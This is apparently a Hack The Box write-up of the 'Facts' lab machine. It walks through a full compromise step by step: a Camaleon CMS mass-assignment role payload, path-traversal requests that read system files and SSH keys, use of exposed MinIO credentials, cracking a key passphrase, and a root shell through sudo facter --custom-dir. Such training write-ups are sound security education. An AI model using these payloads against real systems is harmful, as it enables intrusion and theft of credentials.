Facts [HTB]

Review
Facts is an easy-difficulty machine that starts with exploiting a mass-assignment vulnerability in Camaleon CMS (CVE-2025-2304) to obtain administrator privileges. From there, a path traversal vulnerability (CVE-2024-46987) and an exposed MinIO S3 bucket provide two independent paths to retrieve a private SSH key. The machine is fully compromised by abusing sudo permissions on the facter utility, leveraging the --custom-dir flag to execute an arbitrary Ruby script with root privileges.
Nm4p $can
Perform initial scan:
└─$ nmap -p- --min-rate 5000 $IP -oN nmap-scan_all-ports
Three ports are open:
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
54321/tcp open  unknown
Get more information about services running on each port:
└─$ nmap -p22,80,54321 -sC -sV $IP -oN nmap-scan
Output:
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
54321/tcp open  http    Golang net/http server
|_http-title: Did not follow redirect to http://10.129.12.149:9001
|_http-server-header: MinIO
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18B4AF21F4FCCF57
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 01 Feb 2026 09:00:44 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>18B4AF21F4FCCF57</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18B4AF1E07C11EAB
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 01 Feb 2026 09:00:44 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>18B4AF1E07C11EAB</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Sun, 01 Feb 2026 09:00:44 GMT
|_    Content-Length: 0
The 80/tcp port redirects to the http://facts.htb, therefore we need to add one record to the /etc/hosts file:
└─$ echo -n "\n$IP\tfacts.htb" | sudo tee -a /etc/hosts
The most notable interesting discovery is 54321/tcp, which runs MinIO -> an open-source S3-compatible object storage solution. It means that the target host uses a self-hosted alternative to AWS S3.
Let’s start by exploring the web app running on port 80.
W3b
I tried to find some files/directories using ffuf:
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt -u http://facts.htb/FUZZ -c -ac -mc 200,302,401
Output:
search   [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 985ms]
admin    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1165ms]
js       [Status: 200, Size: 1146, Words: 135, Lines: 10, Duration: 1517ms]
rss      [Status: 200, Size: 183, Words: 20, Lines: 9, Duration: 198ms]
ajax     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 411ms]
.js      [Status: 200, Size: 1146, Words: 135, Lines: 10, Duration: 1622ms]
404      [Status: 200, Size: 4836, Words: 832, Lines: 115, Duration: 1569ms]
sitemap  [Status: 200, Size: 3508, Words: 424, Lines: 130, Duration: 1831ms]
post     [Status: 200, Size: 11308, Words: 1414, Lines: 152, Duration: 1860ms]
captcha  [Status: 200, Size: 5511, Words: 13, Lines: 21, Duration: 1838ms]
The output reveals an admin directory returning a redirect. Navigating to this path.
Thehttp://facts.htb/admin redirects to the login page.

I signed up and logged in to the CMS.
The site’s footer reveals Camaleon CMS version 2.9.0:

CVE-2025-2304
Researching this version reveals the following vulnerability -> rubysec
This is a simple mass-assignment vulnerability that allows an attacker to escalate their role.

To exploit this, intercept the request by using Burp Proxy and send a password update request with the following parameter appended to the request body: &password%5Brole%5D=admin

 As a result, we obtain admin privileges:
[The official repo of Camaleon CMS -> github]
Retrieve The Private SSH Key
1 -> CVE-2024-46987
The Security tab of Camaleon CMS repo has a path traversal vulnerability in MediaController’s download_private_file method.
Details are described in the following link -> GHSA-cp65-5m9r-vc2c / CVE-2024-46987
In short -> It allows authenticated admin users to read arbitrary files from the target host.
The patched version of this vulnerability is 2.8.2.
However, the patch of 2.8.2 was incomplete.

As shown in the screenshot, the repository contains several uploaders.
The patch only addressed the camaleon_cms_local_uploader.rb file. However, camaleon_cms_aws_uploader.rb was not fixed.
Here is the release notes (v 2.9.2) and there is information about this fixed path traversal vulnerability in the CamaleonCmsAwsUploader.
The path traversal is located on the /admin/media/download_private_file in query parameter file.
The vulnerability is described in detail in the linked report above.
Since the target uses MinIO (S3-compatible) as identified during the initial nmap scan, the Camaleon CMS version 2.9.0 contains the path traversal vuln and the following request succeeds:

The target host has several users (trivia and william, and, of course, root):
/admin/media/download_private_file?file=../../../../../../../etc/passwd
Output:
root:x:0:0:root:/root:/bin/bash
...
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
Then I discovered the user.txt flag within William’s home directory:
GET /admin/media/download_private_file?file=../../../../../../../home/william/user.txt
[+] /home/william/user.txt

The /home/trivia/.ssh/authorized_keys file exists:
GET /admin/media/download_private_file?file=../../../../../../../home/trivia/.ssh/authorized_keys

It reveals an ssh-ed25519 string -> therefore, the directory likely contains a private key with the default name id_ed25519.
The private key of trivia user:
2 -> self-hosted AWS S3 Bucket
MinIO is a self-hosted implementation of the AWS S3.
Camaleon CMS supports S3 for remote media storage and it can connect to it by using configuration settings that are located in our case on this path http://facts.htb/admin/settings/site in the Filesystem Settings.
This page reveals the following credentials:
Aws s3 access key : AKI****7C

Aws s3 secret key : nOOP******twU

Aws s3 bucket name : randomfacts
Configure AWS credentials on the local host:
└─$ aws configure --profile facts.htb
This command prompts for the access key and secret key obtained earlier.
From this point we can interact with the target’s s3 storage.
List available buckets:
└─$ aws s3 ls --endpoint-url http://facts.htb:54321 --profile facts.htb
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts
The randomfacts bucket was mentioned in the app settings -> it isn’t relevant here.
Listing the contents of the internal bucket:
└─$ aws s3 ls s3://internal --endpoint-url http://facts.htb:54321 --profile facts.htb
Output:
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 13:45:13        220 .bash_logout
2026-01-08 13:45:13       3900 .bashrc
2026-01-08 13:47:17         20 .lesshst
2026-01-08 13:47:17        807 .profile
The internal bucket appears to represent the home directory of a user on the target system.
 List
.ssh directory:
└─$ aws s3 ls s3://internal/.ssh/ --endpoint-url http://facts.htb:54321 --profile facts.htb
Output:
 82 authorized_keys
464 id_ed25519
Finally -> copy the id_ed25519 private key to the local host:
└─$ aws s3 cp s3://internal/.ssh/id_ed25519 . --profile facts.htb --endpoint-url http://facts.htb:54321
Both methods lead to the same id_ed25519 private key. The MinIO approach is used here.
Trivia Shell
At this point we have the id_ed25519 private key.
We need to change permissions for the file:
└─$ chmod 400 id_ed25519
Before using the key, let’s check if it is password-protected using ssh2john.
For a non-protected key, the utility returns a message indicating no password is set.
However, in this case JTR returns a hash -> meaning the key is password-protected.
Therefore, the password needs to be cracked:
└─$ ssh2john id_ed25519 > hash
Run JTR:
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
The password was successfully cracked:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64]
...
dragonballz      (id_ed25519)
Using the private key and the cracked password to connect:
└─$ ssh -i id_ed25519 trivia@facts.htb
PrivEsc
Check if Trivia can execute commands with root privileges:
trivia@facts:~$ sudo -l
Output:
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Facter is a command-line tool that gathers system information such as hardware details, network settings, OS type and version, and more.
Version:
trivia@facts:~$ sudo /usr/bin/facter -v
4.10.0
The official documentation contains an interesting fact -> page.

The --custom-dir flag specifies any directory from which all ruby scripts will be executed.
This wonderful feature can be leveraged to obtain a root shell:
1 -> Go to the tmp directory and create ruby script with the following content:
trivia@facts:/tmp$ echo 'system("/bin/bash")' > givemeroot.rb
2 -> Run Facter with the –custom-dir flag:
trivia@facts:/tmp$ sudo /usr/bin/facter --custom-dir=/tmp
root@facts:/tmp# cat /root/root.txt
[+] /root/root.txt
